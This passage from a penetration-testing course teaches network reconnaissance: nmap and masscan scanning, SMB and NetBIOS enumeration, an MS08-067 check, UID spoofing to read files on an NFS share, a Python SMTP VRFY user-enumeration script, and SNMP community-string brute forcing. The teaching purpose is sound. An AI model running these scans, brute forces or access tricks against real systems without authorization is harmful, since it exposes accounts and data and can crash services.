Copyright © Offensive Security Ltd. All rights reserved.

```
|   NetBIOS computer name: ALICE\x00
|   Domain name: thinc.local
|   Forest name: thinc.local
|   FQDN: alice.thinc.local
|_  System time: 2019-03-04T16:44:52+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
...
```

Listing 240 - Using nmap to perform a top twenty port scan, saving the output in greppable format

The top twenty **nmap** ports are determined using the /usr/share/nmap/nmap-services file. The file uses a simple format of three whitespace-separated columns. The first is the name of the service, the second contains the port number and protocol, and the third, the "port frequency". Everything after the third column is ignored but is typically used for comments as can be seen by the use of the pound sign (#). The port frequency is based on how often the port was found open during research scans of the Internet:[203]

```
kali@kali:~$ cat /usr/share/nmap/nmap-services
...
finger    79/udp    0.000956
http    80/sctp    0.000000    # www-http | www | World Wide Web HTTP
http    80/tcp    0.484143    # World Wide Web HTTP
http    80/udp    0.035767    # World Wide Web HTTP
hosts2-ns    81/tcp    0.012056    # HOSTS2 Name Server
hosts2-ns    81/udp    0.001005    # HOSTS2 Name Server
...
```

Listing 241 - The nmap-services file showing the open frequency of TCP port 80

At this point, we could conduct a more exhaustive scan against individual machines that are service-rich or are otherwise interesting.

There are many different ways we can be creative with our scanning to conserve bandwidth or lower our profile, and most leverage interesting host discovery techniques,[204] which are worth further research.

7.2.2.6 OS Fingerprinting

Nmap has a built-in feature called *OS fingerprinting*,[205] which can be enabled with the **-O** option. This feature attempts to guess the target's operating system by inspecting returned packets. This is possible because operating systems often have slightly different implementations of the TCP/IP stack (such as varying default TTL values and TCP window sizes) and these slight variances create a fingerprint that Nmap can often identify.

[203] (Nmap, 2019), https://nmap.org/book/nmap-services.html

[204] (Nmap, 2019), https://nmap.org/book/man-host-discovery.html

[205] (Nmap, 2019), https://nmap.org/book/osdetect.html

Copyright © Offensive Security Ltd. All rights reserved.

Nmap will inspect the traffic received from the target machine and attempt to match the fingerprint to a known list.

For example, consider this simple **nmap** OS fingerprint scan.

```
kali@kali:~$ sudo nmap -O 10.11.1.220
...
Device type: general purpose
Running: Microsoft Windows 2008|7
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7
OS details: Microsoft Windows 7 or Windows Server 2008 R2
Network Distance: 1 hop
...
```

Listing 242 - Using nmap for OS fingerprinting

The response suggests that the underlying operating system of this target is either Windows 7 or Windows 2008 R2.

> *Note that OS Fingerprinting is not always 100% accurate, but a best-guess attempt. Consider a more careful examination of the target to confirm an OS fingerprint scan.*

7.2.2.7 Banner Grabbing/Service Enumeration

We can also identify services running on specific ports by inspecting service banners (**-sV**) and running various OS and service enumeration scripts (**-A**) against the target:

```
kali@kali:~$ nmap -sV -sT -A 10.11.1.220
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:27 EST
Nmap scan report for 10.11.1.220
Host is up (0.00043s latency).
Not shown: 979 closed ports
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           FileZilla ftpd 0.9.34 beta
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R
2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2013-12-28 07:3
7:57Z)
135/tcp   open  msrpc         Microsoft Windows RPC

...
Nmap done: 1 IP address (1 host up) scanned in 55.67 seconds
```

Listing 243 - Using nmap for banner grabbing and/or service enumeration

Keep in mind that banners can be modified by system administrators. As such, these can be intentionally set to fake service names in order to mislead a potential attacker.

Copyright © Offensive Security Ltd. All rights reserved.

Banner grabbing has a significant impact on the amount of traffic used as well as the speed of the scan. We should always be mindful of the options we use with **nmap** and how they affect our scans.

7.2.2.8 Nmap Scripting Engine (NSE)

We can use the Nmap Scripting Engine (NSE)[206] to launch user-created scripts in order to automate various scanning tasks. These scripts perform a broad range of functions including DNS enumeration, brute force attacks, and even vulnerability identification. NSE scripts are located in the /usr/share/nmap/scripts directory.

For example, the *smb-os-discovery* script attempts to connect to the SMB service on a target system and determine its operating system:

```
kali@kali:~$ nmap 10.11.1.220 --script=smb-os-discovery
...
   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Sta
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: master
|   NetBIOS computer name: MASTER\x00
|   Domain name: thinc.local
|   Forest name: thinc.local
|   FQDN: master.thinc.local
|_  System time: 2013-12-27T23:37:58-08:00

Nmap done: 1 IP address (1 host up) scanned in 5.85 seconds
```

Listing 244 - Using nmap's scripting engine (NSE) for OS fingerprinting

Another useful (and self-explanatory) NSE script is **dns-zone-transfer**:

```
kali@kali:~$ nmap --script=dns-zone-transfer -p 53 ns2.megacorpone.com
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:54 EST
Nmap scan report for ns2.megacorpone.com (38.100.193.80)
Host is up (0.010s latency).
Other addresses for ns2.megacorpone.com (not scanned):

PORT   STATE SERVICE
53/tcp open  domain
| dns-zone-transfer:
| megacorpone.com.           SOA  ns1.megacorpone.com. admin.megacorpone.com.
| megacorpone.com.           MX   10 fb.mail.gandi.net.
| megacorpone.com.           MX   20 spool.mail.gandi.net.
| megacorpone.com.           MX   50 mail.megacorpone.com.
| megacorpone.com.           MX   60 mail2.megacorpone.com.
| megacorpone.com.           NS   ns1.megacorpone.com.
...
```

Listing 245 - Using nmap to perform a DNS zone transfer

To view more information about a script, we can use the **--script-help** option, which displays a description of the script and a URL where we can find more in-depth information, such as the script arguments and usage examples.

[206] (Nmap, 2019), http://nmap.org/book/nse.html

Copyright © Offensive Security Ltd. All rights reserved.

```
kali@kali:~$ nmap --script-help dns-zone-transfer
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-06 11:02 MDT

dns-zone-transfer
Categories: intrusive discovery
https://nmap.org/nsedoc/scripts/dns-zone-transfer.html
  Requests a zone transfer (AXFR) from a DNS server.

  The script sends an AXFR query to a DNS server. The domain to query is
  determined by examining the name given on the command line, the DNS
  server's hostname, or it can be specified with the
  <code>dns-zone-transfer.domain</code> script argument. If the query is
  successful all domains and domain types are returned along with common
  type specific data (SOA/MX/NS/PTR/A).
...
```

Listing 246 - Using the --script-help option to view more information about a script

For times when Internet access is not available, much of this information can also be found in the NSE script file itself.

Take time to explore the various NSE scripts, as many of them are helpful and time-saving.

7.2.2.9 Exercises

1. Use Nmap to conduct a ping sweep of your target IP range and save the output to a file. Use grep to show machines that are online.
2. Scan the IP addresses you found in exercise 1 for open webserver ports. Use Nmap to find the webserver and operating system versions.
3. Use NSE scripts to scan the machines in the labs that are running the SMB service.
4. Use Wireshark to capture a Nmap connect and UDP scan and compare it against the Netcat port scans. Are they the same or different?
5. Use Wireshark to capture a Nmap SYN scan and compare it to a connect scan and identify the difference between them.

7.2.3 Masscan

Masscan[207] is arguably the fastest port scanner; it can scan the entire Internet in about 6 minutes, transmitting an astounding 10 million packets per second! While it was originally designed to scan the entire Internet, it can easily handle a class A or B subnet, which is a more suitable target range during a penetration test.

Masscan is not installed on Kali by default; it must be installed using **`apt install`**:

```
kali@kali:~$ sudo apt install masscan
...
The following NEW packages will be installed:
  masscan
0 upgraded, 1 newly installed, 0 to remove and 1469 not upgraded.
Need to get 184 kB of archives.
```

[207] (Offensive Security, 2019), https://tools.kali.org/information-gathering/masscan

Copyright © Offensive Security Ltd. All rights reserved.

```
After this operation, 401 kB of additional disk space will be used.
...
```

Listing 247 - Installing masscan on Kali Linux

Consider this demonstration that locates all machines on a large internal network with TCP port 80 open (using the **-p80** option). Since masscan implements a custom TCP/IP stack, it will require access to raw sockets and therefore requires **sudo**.

> *Please Note: This command is NOT to be tried in the PWK internal lab network as you will be scanning subnets you are not allowed to. This example is for illustration purposes only!*

```
kali@kali:~$ sudo masscan -p80 10.0.0.0/8
```

Listing 248 - Using masscan to look for all web servers within a class A subnet

To try masscan on a class C subnet in the PWK internal lab network, we can use the following example. We will add a few additional **masscan** options, including **--rate** to specify the desired rate of packet transmission, **-e** to specify the raw network interface to use, and **--router-ip** to specify the IP address for the appropriate gateway:

```
kali@kali:~$ sudo masscan -p80 10.11.1.0/24 --rate=1000 -e tap0 --router-ip 10.11.0.1

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2019-03-04 17:15:40 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 256 hosts [1 port/host]
Discovered open port 80/tcp on 10.11.1.14
Discovered open port 80/tcp on 10.11.1.39
Discovered open port 80/tcp on 10.11.1.219
Discovered open port 80/tcp on 10.11.1.227
Discovered open port 80/tcp on 10.11.1.10
Discovered open port 80/tcp on 10.11.1.50
Discovered open port 80/tcp on 10.11.1.234
...
```

Listing 249 - Using masscan with more advanced options

7.3 SMB Enumeration

The security track record of the Server Message Block (SMB)[208] protocol has been poor for many years due to its complex implementation and open nature. From unauthenticated SMB null sessions in Windows 2000 and XP, to a plethora of SMB bugs and vulnerabilities over the years, SMB has seen its fair share of action.[209]

That said, the SMB protocol has also been updated and improved in parallel with Windows Operating Systems releases.

[208] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Server_Message_Block

[209] (Mark A. Gamache, 2013), http://markgamache.blogspot.ca/2013/01/ntlm-challenge-response-is-100-broken.html

 Copyright © Offensive Security Ltd. All rights reserved.



7.3.1 Scanning for the NetBIOS Service

The NetBIOS[210] service listens on TCP port 139 as well as several UDP ports. It should be noted that SMB (TCP port 445) and NetBIOS are two separate protocols. NetBIOS is an independent session layer protocol and service that allows computers on a local network to communicate with each other. While modern implementations of SMB can work without NetBIOS, *NetBIOS over TCP* (NBT)[211] is required for backward compatibility and is often enabled together. For this reason, the enumeration of these two services often goes hand-in-hand. These can be scanned with tools like **nmap**, using syntax similar to the following:

```
kali@kali:~$ nmap -v -p 139,445 -oG smb.txt 10.11.1.1-254
```

Listing 250 - Using nmap to scan for the NetBIOS service

There are other, more specialized tools for specifically identifying NetBIOS information, such as **nbtscan**, which is used in the following example. The **-r** option is used to specify the originating UDP port as 137, which is used to query the NetBIOS name service for valid NetBIOS names:

```
kali@kali:~$ sudo nbtscan -r 10.11.1.0/24
Doing NBT name scan for addresses from 10.11.1.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
10.11.1.5        ALICE            <server>  ALICE            00:50:56:89:35:af
10.11.1.31       RALPH            <server>  HACKER           00:50:56:89:08:19
10.11.1.24       PAYDAY           <server>  PAYDAY           00:00:00:00:00:00
...
```

Listing 251 - Using nbtscan to collect additional NetBIOS information

7.3.2 Nmap SMB NSE Scripts

Nmap contains many useful NSE scripts that can be used to discover and enumerate SMB services. These scripts can be found in the /usr/share/nmap/scripts directory:

```
kali@kali:~$ ls -1 /usr/share/nmap/scripts/smb*
/usr/share/nmap/scripts/smb2-capabilities.nse
/usr/share/nmap/scripts/smb2-security-mode.nse
/usr/share/nmap/scripts/smb2-time.nse
/usr/share/nmap/scripts/smb2-vuln-uptime.nse
/usr/share/nmap/scripts/smb-brute.nse
/usr/share/nmap/scripts/smb-double-pulsar-backdoor.nse
/usr/share/nmap/scripts/smb-enum-domains.nse
/usr/share/nmap/scripts/smb-enum-groups.nse
/usr/share/nmap/scripts/smb-enum-processes.nse
/usr/share/nmap/scripts/smb-enum-sessions.nse
/usr/share/nmap/scripts/smb-enum-shares.nse
/usr/share/nmap/scripts/smb-enum-users.nse
/usr/share/nmap/scripts/smb-os-discovery.nse
...
```

Listing 252 - Finding various nmap SMB NSE scripts

[210] (Wikipedia, 2019), https://en.wikipedia.org/wiki/NetBIOS

[211] (Wikipedia, 2019), https://en.wikipedia.org/wiki/NetBIOS_over_TCP/IP

Copyright © Offensive Security Ltd. All rights reserved.

Here we find several interesting Nmap SMB NSE scripts that perform various tasks such as OS discovery and enumeration via SMB.

Let's try the **smb-os-discovery** module:

```
kali@kali:~$ nmap -v -p 139, 445 --script=smb-os-discovery 10.11.1.227
...
Nmap scan report for 10.11.1.227
Host is up (0.57s latency).
PORT    STATE SERVICE
139/tcp open  netbios-ssn

Host script results:
| smb-os-discovery:
|   OS: Windows 2000 (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_2000::-
|   Computer name: srv2
|   NetBIOS computer name: SRV2
|   Workgroup: WORKGROUP
...
```

Listing 253 - Using the nmap scripting engine to perform OS discovery

This particular script identified a potential match for the host operating system.

To check for known SMB protocol vulnerabilities, we can invoke one of the *smb-vuln* NSE scripts. We will take a look at **smb-vuln-ms08-067**, which uses the **--script-args** option to pass arguments to the NSE script.

> *Please Note: If we set the script parameter **unsafe=1**, the scripts that will run are almost (or totally) guaranteed to crash a vulnerable system. Needless to say, exercise extreme caution when enabling this argument, especially when scanning production systems.*

```
kali@kali:~$ nmap -v -p 139,445 --script=smb-vuln-ms08-067 --script-args=unsafe=1 10.1
1.1.5
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:27 EST
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
...
Scanning 10.11.1.5 [2 ports]
...
Completed NSE at 00:04, 17.39s elapsed
Nmap scan report for 10.11.1.5
Host is up (0.17s latency).
PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:50:56:AF:02:91 (VMware)

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
```


Copyright © Offensive Security Ltd. All rights reserved.

```
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to
|           code via a crafted RPC request that triggers the overflow during path cano
|
|     Disclosure date: 2008-10-23
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_      https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
...
```

Listing 254 - Determining whether a host is vulnerable to the MS08_067 vulnerability

In this case, Nmap identifies that the specific SMB service is missing at least one critical patch for the MS08-067[212] vulnerability.

7.3.2.1 Exercises

1. Use Nmap to make a list of the SMB servers in the lab that are running Windows.
2. Use NSE scripts to scan these systems for SMB vulnerabilities.
3. Use nbtscan and enum4linux against these systems to identify the types of data you can obtain from different versions of Windows.

7.4 NFS Enumeration

Network File System (NFS)[213] is a distributed file system protocol originally developed by Sun Microsystems in 1984. It allows a user on a client computer to access files over a computer network as if they were on locally-mounted storage.

NFS is often used with UNIX operating systems and is predominantly insecure in its implementation. It can be somewhat difficult to set up securely, so it's not uncommon to find NFS shares open to the world. This is quite convenient for us as penetration testers, as we might be able to leverage them to collect sensitive information, escalate our privileges, and so forth.

7.4.1 Scanning for NFS Shares

Both *Portmapper*[214] and *RPCbind*[215] run on TCP port 111. RPCbind maps RPC services to the ports on which they listen. RPC processes notify rpcbind when they start, registering the ports they are listening on and the RPC program numbers they expect to serve.

The client system then contacts rpcbind on the server with a particular RPC program number. The rpcbind service redirects the client to the proper port number (often TCP port 2049) so it can

[212] (Microsoft, 2008), http://technet.microsoft.com/en-us/security/bulletin/ms08-067

[213] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Network_File_System

[214] (Wikipedia, 2017), https://en.wikipedia.org/wiki/Portmap

[215] (Red Hat, 2019), https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/6/html/storage_administration_guide/s2-nfs-methodology-portmap

Copyright © Offensive Security Ltd. All rights reserved.

communicate with the requested service. We can scan these ports with **nmap** using the following syntax:

```
kali@kali:~$ nmap -v -p 111 10.11.1.1-254
```

Listing 255 - Using nmap to identify hosts that have portmapper/rpcbind running

We can use NSE scripts like **rpcinfo** to find services that may have registered with rpcbind:

```
kali@kali:~$ nmap -sV -p 111 --script=rpcinfo 10.11.1.1-254
...
Nmap scan report for 10.11.1.72
Host is up (0.0055s latency).

PORT    STATE SERVICE VERSION
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100003  2,3,4       2049/tcp  nfs
|   100003  2,3,4       2049/udp  nfs
|   100005  1,2,3      50255/udp  mountd
|   100005  1,2,3      56911/tcp  mountd
|   100021  1,3,4      40160/udp  nlockmgr
|   100021  1,3,4      57765/tcp  nlockmgr
|   100024  1          34959/udp  status
|   100024  1          46908/tcp  status
|   100227  2,3         2049/tcp  nfs_acl
|_  100227  2,3         2049/udp  nfs_acl
...
```

Listing 256 - Querying rpcbind in order to get registered services

7.4.2 Nmap NFS NSE Scripts

Once we find NFS running, we can collect additional information, enumerate NFS services, and discover additional services using NSE scripts found in the /usr/share/nmap/scripts directory:

```
kali@kali:~$ ls -1 /usr/share/nmap/scripts/nfs*
/usr/share/nmap/scripts/nfs-ls.nse
/usr/share/nmap/scripts/nfs-showmount.nse
/usr/share/nmap/scripts/nfs-statfs.nse
```

Listing 257 - Locating various NSE scripts for NFS

We can run all three of these scripts using the wildcard character (*) in the script name:

```
kali@kali:~$ nmap -p 111 --script nfs* 10.11.1.72
...
Nmap scan report for 10.11.1.72

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-showmount:
|_  /home 10.11.0.0/255.255.0.0
```

Listing 258 - Running all NSE scripts for NFS

Copyright © Offensive Security Ltd. All rights reserved.

In this case, the entire /home directory is being shared and we can access it by mounting it on our Kali virtual machine. We will use **mount** to do this, along with **-o nolock** to disable file locking, which is often needed for older NFS servers:

```
kali@kali:~$ mkdir home

kali@kali:~$ sudo mount -o nolock 10.11.1.72:/home ~/home/

kali@kali:~$ cd home/ && ls
jenny  joe45  john  marcus  ryuu
```

Listing 259 - Using mount to access the NFS share in Kali

Based on this file listing, we can see that there are a few home directories for local users on the remote machine. Digging a bit deeper, we find a filename that catches our attention, so we try to view it:

```
kali@kali:~/home$ cd marcus

kali@kali:~/home/marcus$ ls -la
total 24
drwxr-xr-x 2 1014  1014 4096 Jun 10 09:16 .
drwxr-xr-x 7 root root 4096 Sep 17  2015 ..
-rwx------ 1 1014  1014   48 Jun 10 09:16 creds.txt

kali@kali:~/home/marcus$ cat creds.txt
cat: creds.txt: Permission denied
```

Listing 260 - Using built-in commands to explore the NFS share

It appears we do not have permission to view this file. Taking a closer look at the file permissions, we can see that its owner has a UUID of 1014, and also *read (r)*, *write (w)*, and *execute (x)* permissions on it. What can we do with this information? Since we have complete access to our Kali machine, we can try to add a local user to it using the **adduser** command, change its UUID to 1014, **su** to that user, and then try accessing the file again:

```
kali@kali:~/home/stefan$ sudo adduser pwn
Adding user `pwn' ...
Adding new group `pwn' (1001) ...
Adding new user `pwn' (1001) with group `pwn' ...
Creating home directory `/home/pwn' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for pwn
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n]
```

Listing 261 - Adding a local user to our Kali machine

Copyright © Offensive Security Ltd. All rights reserved.

Based on the output above, we can see that the new user has a UUID of 1001, which is not really what we need. We can change it to 1014 using **sed** and confirm the change took place. The **-i** option is used to replace the file in-place and the **-e** option executes a script. In this case, that happens to be **'s/1001/1014/g'**, which will globally replace the UUID in the /etc/passwd file:

```
kali@kali:~/home/marcus$ sudo sed -i -e 's/1001/1014/g' /etc/passwd

kali@kali:~/home/marcus$ cat /etc/passwd | grep pwn
pwn:x:1014:1014:,,,:/home/pwn:/bin/bash
```

Listing 262 - Updating the UUID in the /etc/passwd file

So far so good. Let's try to **su** to the newly added *pwn* user, verify that our UUID has indeed changed, and then try accessing that file again. We will use the **su** command to change the current login session's owner. Then, we will use **id** to display our current user ID. Finally, we will try to access the file again:

```
kali@kali:~/home/marcus$ su pwn

pwn@kali:/root/home/marcus$ id
uid=1014(pwn) gid=1014 groups=1014

pwn@kali:/root/home/marcus$ cat creds.txt
Not what you are looking for, try harder!!! :O)
```

Listing 263 - Accessing the file as the pwn user

Excellent! We can now read the file and make changes to it if we wish. Although the file contents were not what we expected in this particular instance, systems with this level of security are notorious for storing sensitive information in plain-text files. Take a moment to think about what else we might have been able to do in this case, from having SSH keys replaced, to reading confidential files, and so forth.

7.4.2.1 Exercises

1. Use Nmap to make a list of machines running NFS in the labs.
2. Use NSE scripts to scan these systems and collect additional information about accessible shares.

7.5 SMTP Enumeration

We can also gather information about a host or network from vulnerable mail servers. The Simple Mail Transport Protocol (SMTP)[216] supports several interesting commands, such as *VRFY* and *EXPN*. A *VRFY* request asks the server to verify an email address, while *EXPN* asks the server for the membership of a mailing list. These can often be abused to verify existing users on a mail server, which is useful information during a penetration test. Consider this example:

```
kali@kali:~$ nc -nv 10.11.1.217 25
(UNKNOWN) [10.11.1.217] 25 (smtp) open
220 hotline.localdomain ESMTP Postfix
VRFY root
```

[216] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Simple_Mail_Transfer_Protocol

Copyright © Offensive Security Ltd. All rights reserved.

```
252 2.0.0 root
VRFY idontexist
550 5.1.1 <idontexist>: Recipient address rejected: User unknown in local recipient ta
ble
^C
```

Listing 264 - Using nc to validate SMTP users

Notice how the success and error messages differ. The SMTP server happily verifies that the user exists. This procedure can be used to help guess valid usernames in an automated fashion. Consider the following Python script that opens a TCP socket, connects to the SMTP server, and issues a VRFY command for a given username:

```
#!/usr/bin/python

import socket
import sys

if len(sys.argv) != 2:
        print "Usage: vrfy.py <username>"
        sys.exit(0)

# Create a Socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Connect to the Server
connect = s.connect(('10.11.1.217',25))

# Receive the banner
banner = s.recv(1024)

print banner

# VRFY a user
s.send('VRFY ' + sys.argv[1] + '\r\n')
result = s.recv(1024)

print result

# Close the socket
s.close()
```

Listing 265 - Using Python to script the SMTP user enumeration

7.5.1.1 Exercises

1. Search your target network range to see if you can identify any systems that respond to the SMTP *VRFY* command.
2. Try using this Python code to automate the process of username discovery using a text file with usernames as input.

7.6 SNMP Enumeration

Over the years, we have often found that the Simple Network Management Protocol (SNMP) is not well-understood by many network administrators. This often results in SNMP misconfigurations, which can result in significant information leakage.

Copyright © Offensive Security Ltd. All rights reserved.

SNMP is based on UDP, a simple, stateless protocol, and is therefore susceptible to IP spoofing and replay attacks. In addition, the commonly used SNMP protocols 1, 2, and 2c offer no traffic encryption, meaning that SNMP information and credentials can be easily intercepted over a local network. Traditional SNMP protocols also have weak authentication schemes and are commonly left configured with default public and private community strings.

Now, consider that all of the above applies to a protocol, which by definition is meant to "Manage the Network". For all these reasons, SNMP is another one of our favorite enumeration protocols.

Several years ago, we performed an internal penetration test on a company that provided network integration services to a large number of corporate clients, banks, and other similar organizations. After several hours of scoping out the system, we discovered a large class B network with thousands of attached Cisco routers. It was explained to us that each of these routers was a gateway to one of their clients, used for management and configuration purposes.

A quick scan for default cisco / cisco telnet credentials discovered a single low-end Cisco ADSL router. Digging a bit further revealed a set of complex SNMP public and private community strings in the router configuration file. As it turned out, these same public and private community strings were used on every single networking device, for the whole class B range, and beyond – simple management, right?

An interesting thing about enterprise routing hardware is that these devices often support configuration file read and write through private SNMP community string access. Since the private community strings for all the gateway routers were now known to us, by writing a simple script to copy all the router configurations on that network using SNMP and TFTP protocols, we not only compromised the infrastructure of the entire network integration company, but the infrastructure of their clients, as well.

7.6.1 The SNMP MIB Tree

The SNMP Management Information Base (MIB) is a database containing information usually related to network management. The database is organized like a tree, where branches represent different organizations or network functions. The leaves of the tree (final endpoints) correspond to specific variable values that can then be accessed, and probed, by an external user. The IBM Knowledge Center[217] contains a wealth of information about the MIB tree.

For example, the following MIB values correspond to specific Microsoft Windows SNMP parameters and contains much more than network-based information:

1.3.6.1.2.1.25.1.6.0	System Processes
1.3.6.1.2.1.25.4.2.1.2	Running Programs

[217] (IBM, 2019), https://www.ibm.com/support/knowledgecenter/ssw_aix_71/commprogramming/mib.html

Copyright © Offensive Security Ltd. All rights reserved.

1.3.6.1.2.1.25.4.2.1.4	Processes Path
1.3.6.1.2.1.25.2.3.1.4	Storage Units
1.3.6.1.2.1.25.6.3.1.2	Software Name
1.3.6.1.4.1.77.1.2.25	User Accounts
1.3.6.1.2.1.6.13.1.3	TCP Local Ports

Table 6 - Windows SNMP MIB values

7.6.2 Scanning for SNMP

To scan for open SNMP ports, we can run **nmap** as shown in the example that follows. The **-sU** option is used to perform UDP scanning and the **--open** option is used to limit the output to only display open ports:

```
kali@kali:~$ sudo nmap -sU --open -p 161 10.11.1.1-254 -oG open-snmp.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-01 06:26 MDT
Nmap scan report for 10.11.1.7
Host is up (0.080s latency).

PORT    STATE         SERVICE
161/udp open|filtered snmp
MAC Address: 00:50:56:89:1A:CD (VMware)

Nmap scan report for 10.11.1.10
Host is up (0.080s latency).

PORT    STATE         SERVICE
161/udp open|filtered snmp
MAC Address: 00:50:56:93:4E:DC (VMware)
...
```

Listing 266 - Using nmap to perform a SNMP scan

Alternatively, we can use a tool such as *onesixtyone*,[218] which will attempt a brute force attack against a list of IP addresses. First we must build text files containing community strings and the IP addresses we wish to scan:

```
kali@kali:~$ echo public > community
kali@kali:~$ echo private >> community
kali@kali:~$ echo manager >> community

kali@kali:~$ for ip in $(seq 1 254); do echo 10.11.1.$ip; done > ips

kali@kali:~$ onesixtyone -c community -i ips
Scanning 254 hosts, 3 communities
10.11.1.14 [public] Hardware: x86 Family 6 Model 12 Stepping 2 AT/AT COMPATIBLE - Soft
ware: Windows 2000 Version 5.1 (Build 2600 Uniprocessor Free)
10.11.1.13 [public] Hardware: x86 Family 6 Model 12 Stepping 2 AT/AT COMPATIBLE - Soft
ware: Windows 2000 Version 5.1 (Build 2600 Uniprocessor Free)
10.11.1.22 [public] Linux barry 2.4.18-3 #1 Thu Apr 18 07:37:53 EDT 2002 i686
...
```

Listing 267 - Using onesixtyone to brute force community strings

[218] (Alexander Sotirov, 2008), http://www.phreedom.org/software/onesixtyone/

Copyright © Offensive Security Ltd. All rights reserved.

Once we find SNMP services, we can start querying them for specific MIB data that might be interesting.

7.6.3 Windows SNMP Enumeration Example

We can probe and query SNMP values using a tool such as **snmpwalk** provided we at least know the SNMP read-only community string, which in most cases is "public".

7.6.3.1 Enumerating the Entire MIB Tree

Using some of the MIB values provided in Listing 268, we can attempt to enumerate their corresponding values. Try out the following examples against a known machine in the labs, which has a Windows SNMP port exposed with the community string "public". This command enumerates the entire MIB tree using the **-c** option to specify the community string, and **-v** to specify the SNMP version number as well as the **-t 10** to increase the timeout period to 10 seconds:

```
kali@kali:~$ snmpwalk -c public -v1 -t 10 10.11.1.14
iso.3.6.1.2.1.1.1.0 = STRING: "Hardware: x86 Family 6 Model 12 Stepping 2 AT/AT COMPAT
IBLE - Software: Windows 2000 Version 5.1 (Build 2600 Uniprocessor Free)"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.311.1.1.3.1.1
iso.3.6.1.2.1.1.3.0 = Timeticks: (2005539644) 232 days, 2:56:36.44
iso.3.6.1.2.1.1.4.0 = ""
...
```

Listing 269 - Using snmpwalk to enumerate the entire MIB tree

7.6.3.2 Enumerating Windows Users

This example enumerates the Windows users:

```
kali@kali:~$ snmpwalk -c public -v1 10.11.1.14 1.3.6.1.4.1.77.1.2.25
iso.3.6.1.4.1.77.1.2.25.1.1.3.98.111.98 = STRING: "bob"
iso.3.6.1.4.1.77.1.2.25.1.1.5.71.117.101.115.116 = STRING: "Guest"
iso.3.6.1.4.1.77.1.2.25.1.1.8.73.85.83.82.95.66.79.66 = STRING: "IUSR_BOB"
...
```

Listing 270 - Using snmpwalk to enumerate Windows users

7.6.3.3 Enumerating Running Windows Processes

This example enumerates the running Windows processes:

```
kali@kali:~$ snmpwalk -c public -v1 10.11.1.73 1.3.6.1.2.1.25.4.2.1.2
iso.3.6.1.2.1.25.4.2.1.2.1 = STRING: "System Idle Process"
iso.3.6.1.2.1.25.4.2.1.2.4 = STRING: "System"
iso.3.6.1.2.1.25.4.2.1.2.224 = STRING: "smss.exe"
iso.3.6.1.2.1.25.4.2.1.2.324 = STRING: "csrss.exe"
iso.3.6.1.2.1.25.4.2.1.2.364 = STRING: "wininit.exe"
iso.3.6.1.2.1.25.4.2.1.2.372 = STRING: "csrss.exe"
iso.3.6.1.2.1.25.4.2.1.2.420 = STRING: "winlogon.exe"
iso.3.6.1.2.1.25.4.2.1.2.448 = STRING: "services.exe"
iso.3.6.1.2.1.25.4.2.1.2.480 = STRING: "lsass.exe"
iso.3.6.1.2.1.25.4.2.1.2.488 = STRING: "lsm.exe"
...
```

Listing 271 - Using snmpwalk to enumerate Windows processes

Copyright © Offensive Security Ltd. All rights reserved.



7.6.3.4 Enumerating Open TCP Ports

This example enumerates the open TCP ports:

```
kali@kali:~$ snmpwalk -c public -v1 10.11.1.14 1.3.6.1.2.1.6.13.1.3
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.21.0.0.0.0.18646 = INTEGER: 21
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.80.0.0.0.0.45310 = INTEGER: 80
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.135.0.0.0.0.24806 = INTEGER: 135
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.443.0.0.0.0.45070 = INTEGER: 443
...
```

Listing 272 - Using snmpwalk to enumerate open TCP ports

7.6.3.5 Enumerating Installed Software

This example enumerates installed software:

```
